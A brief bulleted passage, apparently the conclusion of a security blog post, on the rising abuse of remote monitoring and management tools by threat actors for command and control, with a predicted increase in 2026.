- Returning to that 277% year-over-year number, it is likely that 2026 will see even higher levels of RMM abuse.
- Threat actors can offload command and control development to legitimate vendor infrastructure, using vendor tools to bypass security policies.
- Discussing RMM abuse and finding solutions to the ever-evolving problem of legitimate tool abuse will be critical as campaigns and abuse continue to evolve.

https://alertoverload.com